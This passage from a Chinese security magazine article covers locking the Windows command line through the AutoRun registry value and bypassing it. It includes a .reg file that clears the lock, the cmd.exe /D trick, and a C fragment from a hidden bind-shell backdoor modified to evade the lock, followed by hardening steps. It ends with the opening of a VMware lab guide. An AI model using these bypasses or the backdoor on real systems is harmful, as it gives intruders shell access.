


图2

二、破解

上面提到了封锁命令行的原理，那么破解的方法也就出来了，既然他们封锁是通过设置注册表，那么我们可以用一个注册表文件破解封锁的哦！内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]
"AutoRun"=""
```

注意，最后有一个回车哦，保存为unlock.reg，需要的时候导入就可以解锁了。要是对方没有禁止注册表，你可以直接打开注册表，把对应的注册表项目清空就可以了，简单吧！

但是这样有一个问题，你必须可以操作对方的注册表，无论是物理上接触还是远程注册表连接，环境都有点苛刻哦！那么我们来看看第二个破解的方法，就是利用cmd.exe的那个参数。对方是封锁默认启动的cmd.exe，那么我们完全可以不默认启动嘛！好了，现在开始做实验。将注册表的那个键值内容修改成C:\lock.bat。lock.bat的内容如下：

```
@echo 禁止使用，请你退出!                    //显示 禁止使用，请你退出! @是使本身的命令不回显//
@pause                                        //暂停//
@exit                                         //退出//
```

现在我们分别在运行里运行cmd.exe和cmd.exe /D，结果分别如图3、图4。




图3 运行cmd.exe的结果




图4 运行cmd.exe /d的结果

呵呵，好像不带/D参数的时候的确被封锁了，但是当运行cmd.exe/D时，我们的封锁是完全不起作用的！这个破解方法简单吧！你设置再多的密码，我加个参数不运行你的注册表内容就是了！如果禁止了运行，你可以编辑一个批处理文件，内容就是cmd.exe /D，这样启动的命令行是没有任何限制的哦！好了，你可以无限地运行cmd.exe了，但是还有个问题，这样的封锁对于传统后门还有asp木马真的有效果么？如果我们要破解，该如何让我们的木马再次畅通无阻地跑起来呢？

正好最近学习C的编程，总算稍微了解了一点点后门的原理，他们是通过Tcp端口绑定一个cmd.exe，然后将攻击者的命令重定向到cmd.exe，再将结果通过网络传输给攻击者。当我们封锁了命令行以后，再连接一下木马试试（如图5）。




图5 连接修改前后门

呵呵，这是我写的一个简单的cmd后门，果然被封锁了！分析一下为什么这样，问题还是出在启动cmd.exe的时候，看看木马的c源代码，一般启动cmd.exe进程的代码如下：

```
memset(&si,0,sizeof(si));                    //清除内存//
si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOW
WINDOW;            //设置启动进程的一些参数//
si.hStdError = si.hStdOutput = wp1;     //设置管道信息//
si.hStdInput = rp2;
si.wShowWindow = SW_HIDE;
si.cb = sizeof(STARTUPINFO);
CreateProcess(NULL,"cmd.exe",NULL,NULL,1,0,NULL,NULL,
&si,&pi);        //关键就是在这里哦，默认直接启动cmd.exe的//
```

如果我们修改木马的代码启动cmd.exe/D，进程效果会怎么样呢？我修改后编译运行，然后连接（如图6）。




图6 连接被修改后的后门

对比一下就知道封锁再次没有起作用了，这只是在cmd后门里的运用，在asp后门里你也应该知道该怎么做了吧？

将启动cmd.exe /C换成cmd.exe /D /C就可以突破啦！至于如何在溢出中突破，思路是一样的！修改它们的源代码，不默认启动cmd.exe就可以了！

三　再封锁

但是并不是说这样的封锁没有效果，看来只是需要加强点！首先来对付第一种利用注册表破解的方法！我们来把注册表设置权限，然后禁止从网络上操作注册表。具体的操作就是打开你的注册表查看权限（如图7）。




图7 限制注册表的权限

呵呵，把任何人都设置成为只读的权限吧！这样别人就不能操作你的注册表项了！然后再禁止注册表的远程连接，这个就需要用到以前非安全介绍的知识了，我就不多说了！但是如何让别人通过 /D参数都没有办法饶过你的封锁呢？这个也许有点难度，因为这是cmd.exe的特性。不过我们可以从另外的方面加强你的cmd.exe，把你的cmd.exe设置权限吧！禁止任何人访问（如图8）。




图8 限制cmd.exe的访问权限

这个时候连接我的后门如图9所示，呵呵，后门已经没有办法启动了！这也是网上传得很广的一种方法。或者干脆把它从你的系统删除掉，这样仿佛世界才安宁了，至少绑定cmdshell之类的溢出是没有办法了。




图9 限制后无法启动后门

四　再突破

上面的再次封锁与原来的结合起来的确不错，至少我用系统的command.com都不能执行命令了！但是，是不是这样就可以了呢？大家知道，在webshell的环境下，别人完全可以上传自己的cmd.exe，然后修改asp木马自定义cmd.exe的位置，通过cmd /D启动进程，那他又可以运行命令了！至于在木马和后门中，也是一样的原理，有点难度的是如何上传自己的cmd.exe，但是这对于熟悉编程的人也不是什么难事，他甚至可以自己实现cmd.exe的功能然后附带在程序中，这样我们加强的封锁又失败了！溢出的时候如果你的漏洞存在的话，别人换个下载木马并运行shellcode你又完蛋了，呵呵。

五　总结

大家完全可以自己想更多的封锁命令行的技巧，但是可以看到，越接近系统的底层，封锁越显得力不从心，突破都是很简单的事情了。所以大家还是要更多地注重安全啊，把入侵者挡在大门外永远比等入侵者入侵之后再做防守要好！当然，这种封锁对

于那些只会用工具的菜鸟还是很有效果的，但是如果他们看多了非安全，那就不一定了。文章比较简单，有什么问题或者疑问欢迎到非安全论坛或者我的 Blog：http://jnc.cnbct.org 讨论，我的 ID 是剑心。

【文章中涉及到的 unlock.reg、简单的突破封锁的 cmd 后门，已经收录在光盘中】

编辑点评：补充一点，HKEY_CURRENT_USER 对应的当前用户比 HKEY_LOCAL_MACHINE 具有优先权，命令的参数比注册表中的相应键值有优先权。作者通过封锁到突破，再封锁再突破，让我们了解到安全是个相对的概念。真正的安全需要我们不断地去完善，没有最好的安全，只有更好的。不想被黑客入侵，就要知道比黑客更多的知识，持续学习安全知识是十分必要的。

建立新的实验室

——菜鸟在 Win XP 下安装 Win2000 虚拟机


LT

从本文你可以学到：

1. VMWare Workstation 的使用方法
2. 通过 VMWare 安装虚拟机
3. 在虚拟机上搭建服务器及安装常用的调试工具

虚拟机是一项很了不起的技术，安装了虚拟机，你就可以在自己的机子上同时运行多个操作系统，并可在它们之间进行自由的切换。安装虚拟机有很多好处：

1. 提高工作效率。直接在电脑上安装多个操作系统和在虚拟机内安装多操作系统是两个完全不同的概念。在电脑上安装的多操作系统，只能开机的时候选择其中的一个进入计算机；而在虚拟机中，你可以同时打开多个操作系统（如同时运行 Window 和 Linux，如图 1），从而更快速地完成需要在不多系统下要完成的任务。


图 1

